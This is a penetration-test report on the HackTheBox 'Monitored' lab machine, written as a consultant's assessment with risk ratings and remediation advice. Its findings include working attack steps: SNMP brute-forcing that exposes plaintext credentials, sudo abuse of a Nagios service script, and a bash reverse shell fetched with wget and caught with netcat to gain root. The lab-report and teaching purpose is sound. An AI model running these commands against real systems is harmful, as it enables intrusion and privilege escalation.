



HACKTHEBOX

HackTheBox “Monitored” Security Assessment Report

Prepared by: James Shank, Cybersecurity Consultant,
(Truck-2-Tech)

Prepared for: HackTheBox Security Team, HackTheBox

Report Issued: 2024-03-05

Confidentiality Notice

The information contained within this document has been developed by Truck-2-Tech (hereafter referred to as T2T). T2T asserts proprietary rights over the contents of this document, considering it confidential business information. It is intended for use solely within the scope of its intended purpose. Without prior written consent from T2T, this document may not be shared with any other vendors, business partners, or contractors. Furthermore, no part of this document may be communicated, reproduced, copied, or distributed without T2T's explicit consent. It is important to note that the contents of this document are not to be construed as legal advice. T2T's service offerings pertaining to compliance, litigation, or other legal matters are not provided as legal counsel and should not be interpreted as such.

TABLE OF CONTENTS

<u>EXECUTIVE SUMMARY</u>	<u>4</u>
<u>Approach</u>	<u>4</u>
<u>Scope</u>	<u>4</u>
<u>Assessment Overview</u>	<u>5</u>
<u>RISK RATING</u>	<u>6</u>
<u>Classification Definitions</u>	<u>7</u>
<u>TOP FINDINGS</u>	<u>9</u>
<u>TOP RECOMMENDATIONS</u>	<u>9</u>
<u>REMEDIATION MATRIX</u>	<u>10</u>
<u>TESTING METHODOLOGY</u>	<u>10</u>
<u>ASSESSMENT FINDINGS</u>	<u>11</u>
<u>1 - Outdated Software</u>	<u>11</u>
<u>2 - Privilege Misconfiguration</u>	<u>14</u>
<u>3 - Default/Guessable Community String</u>	<u>19</u>
<u>Full Path of Exploitation to Root</u>	<u>22</u>
<u>APPENDIX A - TOOLS USED</u>	<u>38</u>
<u>APPENDIX B - ENGAGEMENT INFORMATION</u>	<u>39</u>
<u>Client Information</u>	<u>39</u>
<u>Contact Information</u>	<u>39</u>

EXECUTIVE SUMMARY

HackTheBox (hereafter referred to as HTB) has engaged T2T to conduct a Network Penetration Test of HTB's internal network, focusing on the endpoint "Monitored". The objective is to uncover security weaknesses, assess their impact on HTB, and provide clear recommendations for remediation.

Approach

T2T conducted the testing from February 16, 2024, to February 17, 2024, employing a "black box" approach. This means T2T had no prior knowledge or access credentials to HTB's internal environment. The assessment aimed to identify unknown vulnerabilities while minimizing disruption. Testing was performed remotely using a dedicated host set up specifically for this purpose.

During the assessment, T2T thoroughly documented each identified weakness and investigated potential exploit scenarios. The goal was to uncover as many misconfigurations and vulnerabilities as possible without causing any harm. T2T also sought to demonstrate the potential impact of these vulnerabilities, including the possibility of compromising HTB's internal domain.

Should T2T have gained access to HTB's internal network, further testing, including lateral movement and privilege escalation, was permitted. This allowed T2T to illustrate the potential consequences of a compromised internal network.

Scope

Network	Note
10.129.42.175/24	HTB - Monitored Internal Network

Assessment Overview

During the internal penetration test on HTB - Monitored, T2T uncovered three (3) issues posing risks to the confidentiality, integrity, and availability of HTB - Monitored's endpoint. These findings were evaluated based on severity, with two (2) rated as high risk and one (1) as moderate risk.

One notable discovery highlighted HTB - Monitored's shortcomings in patch and vulnerability management, particularly in addressing known vulnerabilities in operating systems and third-party applications, which could lead to unauthorized access and system compromise. Additionally, a misconfiguration or lack of hardening was identified as another vulnerability. Lastly, an easily guessable network management protocol name was found, posing a risk of unauthorized access to internal user passwords. While such protocols are often necessary in corporate environments, they should utilize more robust names.

HTB is advised to conduct periodic vulnerability assessments, if not already done. Addressing the issues outlined in this report is crucial, and further collaborative security assessments could provide additional insights to enhance the security posture of the HTB - Monitored endpoint. This will make it more challenging for attackers to navigate the network and improve HTB's ability to detect and respond to suspicious activities.

RISK RATING

T2T found HTB's overall risk rating to be: **HIGH**

The purpose of this assessment was to discover and identify vulnerabilities in the "HTB-Monitored" infrastructure and suggest methods to remediate the vulnerabilities. T2T identified a total of three vulnerabilities within the scope of the engagement and are broken down by severity in the table below.

VERY HIGH	HIGH	MODERATE	LOW	VERY LOW
0	2	1	0	0

CLASSIFICATION DEFINITIONS

ESTIMATED WORK EFFORT CLASSIFICATIONS

Difficulty	Description
HARD	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
MODERATE	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
EASY	Remediation can be accomplished in a short amount of time, with little difficulty.

ESTIMATED BUSINESS IMPACT

Difficulty	Description
MAJOR	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
MODERATE	Successful exploitation may cause significant disruptions to non-critical business functions.
MINOR	Successful exploitation may affect few users, without causing much disruption to routine business functions.

ESTIMATED RISK LEVEL

Level	Score	Description
VERY HIGH	10	The threat event could be expected to have multiple severe or catastrophic adverse effects on organizational operations, organizational assets, individuals, other organizations, or the Nation.
HIGH	6-8	The threat event could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, individuals, other organizations, or the Nation. A severe or catastrophic adverse effect means that, for example, the threat event might: (i) cause a severe degradation in or loss of mission capability to an extent and duration that the organization is not able to perform one or more of its primary functions; (ii) result in major damage to organizational assets; (iii) result in major financial loss; or (iv) result in severe or catastrophic harm to individuals involving loss of life or serious life-threatening injuries.
MODERATE	3-5	The threat event could be expected to have a serious adverse effect on organizational operations, organizational assets, individuals, other organizations, or the Nation. A serious adverse effect means that, for example, the threat event might: (i) cause a significant degradation in mission capability to an extent and duration that the organization is able to perform its primary functions, but the effectiveness of the functions is significantly reduced; (ii) result in significant damage to organizational assets; (iii) result in significant financial loss; or (iv) result in significant harm to individuals that does not involve loss of life or serious life-threatening injuries
LOW	1-2	The threat event could be expected to have a limited adverse effect on organizational operations, organizational assets, individuals, other organizations, or the Nation. A limited adverse effect means that, for example, the threat event might: (i) cause a degradation in mission capability to an extent and duration that the organization is able to perform its primary functions, but the effectiveness of the functions is noticeably reduced; (ii) result in minor damage to organizational assets; (iii) result in minor financial loss; or (iv) result in minor harm to individuals
VERY LOW	0	The threat event could be expected to have a negligible adverse effect on organizational operations, organizational assets, individuals, other organizations, or the Nation

TOP FINDINGS

Outdated Software

HTB – Monitored endpoint was found to be running outdated NagiosXI software that is five versions behind the latest patch release.

- Patch Management is widely understood to be an effective tool for IT/Security and Management teams to improve reduction to risk.
- An effective Patch Management strategy will simplify and operationalize patching, strengthen resilience to active threats, and lead to minimizing the impact to your business and mission.

Privilege Misconfiguration

Nagios user privilege allows execution of the “manage_services.sh” script and the “npcd” service as root.

- Least Privilege Access is an industry recognized control method that allows users to only have access to what they absolutely need to accomplish assigned tasks.
- Having unnecessary access to services, scripts or information could lead to a greater negative impact should the user’s account be compromised or the user becoming an insider threat.

TOP RECOMMENDATIONS

1. If operationally feasible, consider updating NagiosXI to the latest release and utilize NIST Special Publication 1800-31 as a framework to improve your enterprise patching.
2. Engage in a privilege audit of the full HTB environment to ensure that all privileged access accounts fall under policy management. Consider the access limits for regular employees, contractors, and third-party vendors.

REMEDIATION MATRIX

Number	Finding	Estimated Work Effort	Risk	Page
1	Outdated Software	LOW	HIGH	11
2	Privilege Misconfiguration	LOW	HIGH	14
3	Default/Guessable SNMP Community String	LOW	MODERATE	19

TESTING METHODOLOGY

T2T's testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about Monitored's network systems. T2T used port scanning and other enumeration methods to refine target information and assess target values. Next, T2T conducted a targeted assessment. T2T simulated an attacker exploiting vulnerabilities in the "HTB-Monitored" network. T2T gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

FINDINGS

1 – Outdated Software

HIGH RISK (9/10)	
Exploitation Risk	HIGH
Business Impact	MAJOR
Estimated Work Effort	LOW

Description

T2T discovered a system that had known vulnerabilities due to missing patches. T2T validated the software version in use, which can be exploited by a threat actor to affect the availability or gain control of the affected system.

Analysis

Outdated NagiosXI Server:

[Figure 1](#) shows T2T navigating via Firefox Web Browser to the affected host at <https://nagios.monitored.htb/nagios> where it was discovered the vulnerable server is running the outdated Nagios Server Version 4.4.13. [Figure 2](#) shows T2T logging in via Firefox Web Browser as an Admin user where it was discovered the NagiosXI Server is running the outdated version of 5.11.0. [Figure 3](#) shows the result of T2T navigating to the Available Updates section confirming that an update is available to Version 2024R1.

Figure 1: Version 4.4.13 in use for Nagios Core.



Figure 2: Version 5.11.0 is in use.





Figure 3: Current version in use is 5.11.0 and a recommended update to latest 2024R1.



Recommendations

- T2T recommends that HTB update NagiosXI to the latest version: 2024R1.
- T2T recommends increasing the frequency of testing and the implementation of a regular patching cycle.

T2T recommends implementing the following remediation steps:

1. Select "Check for Updates" in the upper left corner of the Nagios XI Panel.
2. Select the most current update that is available.

References

- <https://www.nagios.com/changelog/>
- <https://www.nccoe.nist.gov/sites/default/files/2022-03/patching-nist-sp-1800-31a-final.pdf>
- <https://assets.nagios.com/downloads/nagiosxi/guides/administrator/updates.php#checkingforupdates>

2 – Privilege Misconfiguration

HIGH RISK (8/10)	
Exploitation Likelihood	HIGH
Business Impact	MODERATE
Remediation Difficulty	LOW

Description

T2T discovered that the user Nagios had privileges allowing the execution of the manage_services.sh script along with control of the npcd service at a root user level. T2T validated this by starting and stopping the npcd service as user Nagios, which can be exploited by a malicious actor by modifying the npcd service and uploading a reverse shell script to begin the process of privilege escalation to root.

Analysis

Unnecessary Nagios user privilege:

[Figure 1](#) shows T2T using the command line interface command “sudo” with the -l flag to list possible Nagios user permissions to run as root. [Figure 2](#) shows T2T navigating to the nagios/bin directory and then using the command line tool “ls” to list the available services. T2T using the command line tool “sudo” along with running the ./managed_services.sh script and using the flag “stop” to stop the “npcd” service. T2T then used the command line tool “rm” with the -r flag for recursive deletion of the “npcd” service. [Figure 3](#) shows T2T using the command line text editor “vim” to create a bash shell script. T2T then used the command line tool “wget” on the Nagios user machine to upload the reverse shell script, named “npcd”. T2T made the shell script executable using the command line tool “chmod” with the +x flag and restarted the service using the ./manage_services.sh script. [Figure 4](#) shows the result of the restarted service and using the command line tool netcat “nc” with the -lvp flags on Port 4444 to obtain root level access.

Figure 1: Running sudo -l command to confirm any root-level privileges.

```
nagios@monitored:~$ sudo -l
sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
(root) NOPASSWD: /etc/init.d/nagios start
(root) NOPASSWD: /etc/init.d/nagios stop
(root) NOPASSWD: /etc/init.d/nagios restart
(root) NOPASSWD: /etc/init.d/nagios reload
(root) NOPASSWD: /etc/init.d/nagios status
(root) NOPASSWD: /etc/init.d/nagios checkconfig
(root) NOPASSWD: /etc/init.d/npcd start
(root) NOPASSWD: /etc/init.d/npcd stop
(root) NOPASSWD: /etc/init.d/npcd restart
(root) NOPASSWD: /etc/init.d/npcd reload
(root) NOPASSWD: /etc/init.d/npcd status
(root) NOPASSWD: /usr/bin/php
    /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
(root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
(root) NOPASSWD: /usr/bin/php
    /usr/local/nagiosxi/scripts/migrate/migrate.php *
(root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
(root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
(root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
(root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
(root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
(root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
(root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
nagios@monitored:~$
```

Figure 2: Navigating to the npcd service directory, stopping npcd using manage_services script and then removing the npcd service.

```
nagios@monitored:/usr/local/nagios/bin$ ls
ls
nagios      ndo.so      npcd      nrpe      nsca
nagiostats  ndo-startup-hash.sh  npcdmod.o  nrpe-uninstall
nagios@monitored:/usr/local/nagios/bin$ █

nagios@monitored:/usr/local/nagiosxi/scripts$ sudo ./manage_services.sh stop npcd
<giosxi/scripts$ sudo ./manage_services.sh stop npcd
nagios@monitored:/usr/local/nagiosxi/scripts$ █

nagios@monitored:/usr/local/nagios/bin$ rm -r npcd
rm -r npcd
nagios@monitored:/usr/local/nagios/bin$ ls
ls
nagios      ndo.so      npcdmod.o  nrpe-uninstall
nagiostats  ndo-startup-hash.sh  nrpe      nsca
nagios@monitored:/usr/local/nagios/bin$ █
```

Figure 3: Creating a bash reverse shell script named npcd, uploading the script to the Nagios user machine and then making the npcd service executable.

```
(kali㉿kali)-[~/htb/active/monitored_2]
└─$ sudo vim npcd

(kali㉿kali)-[~/htb/active/monitored_2]
└─$ cat npcd
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.130/4444 0>&1

nagios@monitored:/usr/local/nagios/bin$ wget http://10.10.14.130npcd
wget http://10.10.14.130npcd
--2024-02-12 15:46:22-- http://10.10.14.130npcd
Connecting to 10.10.14.130:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55 [application/octet-stream]
Saving to: 'npcd'

npcd          100%[=====]      55  --.-KB/s   in 0s

2024-02-12 15:46:22 (9.49 MB/s) - 'npcd' saved [55/55]

nagios@monitored:/usr/local/nagios/bin$ chmod +x npcd
chmod +x npcd
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh start npcd
<local/nagiosxi/scripts/manage_services.sh start npcd
nagios@monitored:/usr/local/nagios/bin$ █
```

Figure 4: Netcat listener running, and the reverse shell is successful, and T2T has obtained root-level access.

```
(kali㉿kali)-[~/htb/active/monitored_2]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.14.130] from (UNKNOWN) [10.129.42.175] 53742
bash: cannot set terminal process group (20394): Inappropriate ioctl for device
bash: no job control in this shell
root@monitored:/# whoami
whoami
root
root@monitored:/# cd /root
cd /root
root@monitored:/root# ls
ls
root.txt
root@monitored:/root# cat root.txt
cat root.txt
9e104bb35042ceabc6702cd6126fe7e4
root@monitored:/root# █
```

Recommendations

- Consider each user's level of privilege and use the principle of least privilege to limit employees to only what they need to accomplish their role.
- Revise and implement Access Control Lists (ACL).

T2T recommends implementing the following remediation steps:

1. Conduct privilege audit on all users, allowing the functions only necessary to accomplish tasks.
2. Establish least privilege as a default for all users.
3. Monitor and analyze privilege access.
4. Provide just-in-time access.
5. Regularly review granted access.

References

- https://www.cisa.gov/sites/default/files/publications/AA22-137A-Weak_Security_Conrols_and_Practices_Routinely_Exploited_for_Initial_Access.pdf
- https://csrc.nist.gov/glossary/term/least_privilege

3 – Default/Guessable Community String

MODERATE RISK (5/10)	
Exploitation Likelihood	MODERATE
Business Impact	MODERATE
Remediation Difficulty	LOW

Description

T2T discovered that the SNMP protocol community string, labeled “public”, was easy to guess and brute force. This can be exploited to obtain the credentials necessary to break into several machines, with the potential to flood the network with malicious traffic.

Analysis

Default and easily guessable SNMP community string name:

[Figure 1](#) shows T2T using the command line tool Nmap with the -sU and -p flags set to perform an initial scan on the scope IP address. T2T found that port 161 was “OPEN” to outside traffic.

[Figure 2](#) shows T2T further testing using the Nmap script “snmp-brute” that showed the community string “public” as valid credentials. [Figure 3](#) shows T2T using the command line tool SNMP walk that led to obtaining user credentials for “svc”. Further enumeration allowed T2T to log in as authenticated user “svc” in the nagios directory of nagios.monitored.htb which presented a version number of 4.4.13 for further exploitation enumeration.

Figure 1: Nmap scan showing port 161 open, and SNMPv1 in use.

```
[root@kali]-[~/home/kali/htb/active/monitored_2]
└# nmap -sU -p 161 -sV 10.129.42.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 10:56 CST
Nmap scan report for nagios.monitored.htb (10.129.42.175)
Host is up (0.052s latency).
2024-02-12 10:56:21 -0500

PORT      STATE SERVICE VERSION
161/udp  open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: monitored

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds
```

Figure 2: Nmap brute force script scan of community string.

```
[kali㉿kali)-[~/htb/active/monitored_2]
└$ sudo nmap -sU -p161 10.129.42.175 -script snmp-brute
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 15:26 CST
Nmap scan report for nagios.monitored.htb (10.129.42.175)
Host is up (0.052s latency).

PORT      STATE SERVICE
161/udp  open  snmp
| snmp-brute:
|_ public - Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 2.65 seconds
```

Figure 3: SNMP walk command to obtain user “svc” credentials.

```
(kali㉿kali)-[~/htb/active/monitored_2]
$ sudo snmpwalk -v2c -c public -m ALL 10.129.42.175
iso.3.6.1.2.1.25.4.2.1.5.980 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
iso.3.6.1.2.1.25.4.2.1.5.981 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
iso.3.6.1.2.1.25.4.2.1.5.1367 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
iso.3.6.1.2.1.25.4.2.1.5.1409 = STRING: "-u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
iso.3.6.1.2.1.25.4.2.1.5.1410 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
iso.3.6.1.2.1.25.4.2.1.5.1437 = STRING: "-bd -q30m"
iso.3.6.1.2.1.25.4.2.1.5.2137 = ""
iso.3.6.1.2.1.25.4.2.1.5.2480 = ""
```

Recommendations

- Update SNMP to v3 to avoid clear text SNMP community strings.
- Change SNMP community string label to 20 characters or longer.

T2T recommends implementing the following remediation steps:

1. Ensure your community strings utilize at least 20 characters.
2. Utilize a combination of uppercase and lowercase characters, in addition to numbers and symbols.
3. Avoid using words found in a dictionary.
4. Ensure private and public community strings are completely different.
5. Choose a different community string for each of your devices.

References

- <https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp>
- <https://www.comparitech.com/net-admin/common-snmp-vulnerabilities/>
- <https://www.dnsstuff.com/snmp-community-string#snmp-string-best-practices>


Full Path to Root

T2T performed an initial Nmap Scan

```
└─(root㉿kali)-[/home/kali/htb/active/monitored_2]
# nmap -sC -p- --min-rate=10000 10.129.42.175 -oA /home/kali/htb/active/monitored_2/nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 10:36 CST
Warning: 10.129.42.175 giving up on port because retransmission cap hit (10).
Nmap scan report for nagios.monitored.htb (10.129.42.175)
Host is up (0.059s latency).
Not shown: 65504 closed tcp ports (reset), 26 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp    open  http         Apache httpd 2.4.56
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Did not follow redirect to https://nagios.monitored.htb
389/tcp   open  ldap         OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/http    Apache httpd 2.4.56 ((Debian))
|_http-title: Nagios XI
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.56 (Debian)
| tls-alpn:
|_ http/1.1
| ssl-cert: Subject: commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceName=Dorset/countryName=UK
| Not valid before: 2023-11-11T21:46:55
|_Not valid after:  2297-08-25T21:46:55
5667/tcp  open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.56 seconds
```

T2T added monitored.htb to its own etc/hosts file and navigated to the website using the Firefox Web Browser.



T2T clicked on the “Access Nagios XI” button and was greeted with a login page.

The screenshot shows a web browser window for the Nagios XI login page at <https://nagios.monitored.htb/nagiosxi/login.php?redirect=/nagiosxi/index.php%3f&noauth=1>. The browser's address bar and various tabs are visible at the top. The main content area shows a "Login" form with fields for "Username" and "Password", and a "Login" button. Below the form is a "Forgot your password?" link. A "Select Language:" dropdown menu is open, showing flags for multiple languages. To the right of the login form is a banner for "Nagios XI™" featuring a server rack icon. Below the banner is a section titled "Nagios Products" with four colored boxes labeled "XI", "F", "LS", and "NA". A detailed description of Nagios XI follows, mentioning monitoring of mission-critical infrastructure components like applications, services, operating systems, network protocols, and more. At the bottom right of the page is a small note about copyright: "About | Legal | Copyright © 2008-2024 Nagios Enterprises, LLC".

T2T trying default credentials.

This screenshot shows the same Nagios XI login page as above, but with an error message: "Invalid username or password." The "Username" field contains "admin" and the "Password" field is empty. The rest of the page, including the banner, product section, and contact information, remains the same as the first screenshot.

T2T running Nmap UDP scan.

```
[root@kali]-[~/home/kali/htb/active/monitored_2]
# nmap -sU -p- --min-rate=10000 10.129.42.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 10:53 CST
Warning: 10.129.42.175 giving up on port because retransmission cap hit (10).
Nmap scan report for nagios.monitored.htb (10.129.42.175)
Host is up (0.089s latency).
Not shown: 65459 open|filtered udp ports (no-response), 74 closed udp ports (port-unreach)
PORT      STATE SERVICE
123/udp  open   ntp
161/udp  open   snmp
2024-02-12 10:53:45 -
```

Nmap done: 1 IP address (1 host up) scanned in 73.65 seconds

T2T running Nmap to obtain SNMP version information.

```
[root@kali]-[~/home/kali/htb/active/monitored_2]
# nmap -sU -p 161 -sV 10.129.42.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 10:56 CST
Nmap scan report for nagios.monitored.htb (10.129.42.175)
Host is up (0.052s latency).
2024-02-12 10:56:11 -
```

PORT	STATE	SERVICE	VERSION
161/udp	open	snmp	SNMPv1 server; net-snmp SNMPv3 server (public)

Service Info: Host: monitored

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

```
Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds
```

T2T running an SNMP brute force with Nmap.

```
(kali㉿kali)-[~/htb/active/monitored_2]
$ sudo nmap -sU -p161 10.129.42.175 -script snmp-brute
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 15:26 CST
Nmap scan report for nagios.monitored.htb (10.129.42.175)
Host is up (0.052s latency).

PORT      STATE SERVICE
161/udp  open   snmp
|_ snmp-brute:
|_ public - Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 2.65 seconds
```

T2T runs an snmp walk and obtained svc user credentials

```
[kali㉿kali)-[~/htb/active/monitored_2]
$ sudo snmpwalk -v2c -c public -m ALL 10.129.42.175
```

```
iso.3.6.1.2.1.25.4.2.1.5.980 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
iso.3.6.1.2.1.25.4.2.1.5.981 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
iso.3.6.1.2.1.25.4.2.1.5.1367 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
iso.3.6.1.2.1.25.4.2.1.5.1409 = STRING: "-u svc /bin/bash -c /opt/scripts/check_host.sh svc"
iso.3.6.1.2.1.25.4.2.1.5.1410 = STRING: "-c /opt/scripts/check_host.sh svc"
iso.3.6.1.2.1.25.4.2.1.5.1437 = STRING: "-bd -q30m"
iso.3.6.1.2.1.25.4.2.1.5.2137 = ""
iso.3.6.1.2.1.25.4.2.1.5.2487 = ""
```

T2T running FfuF tool to obtain directory listings and results.

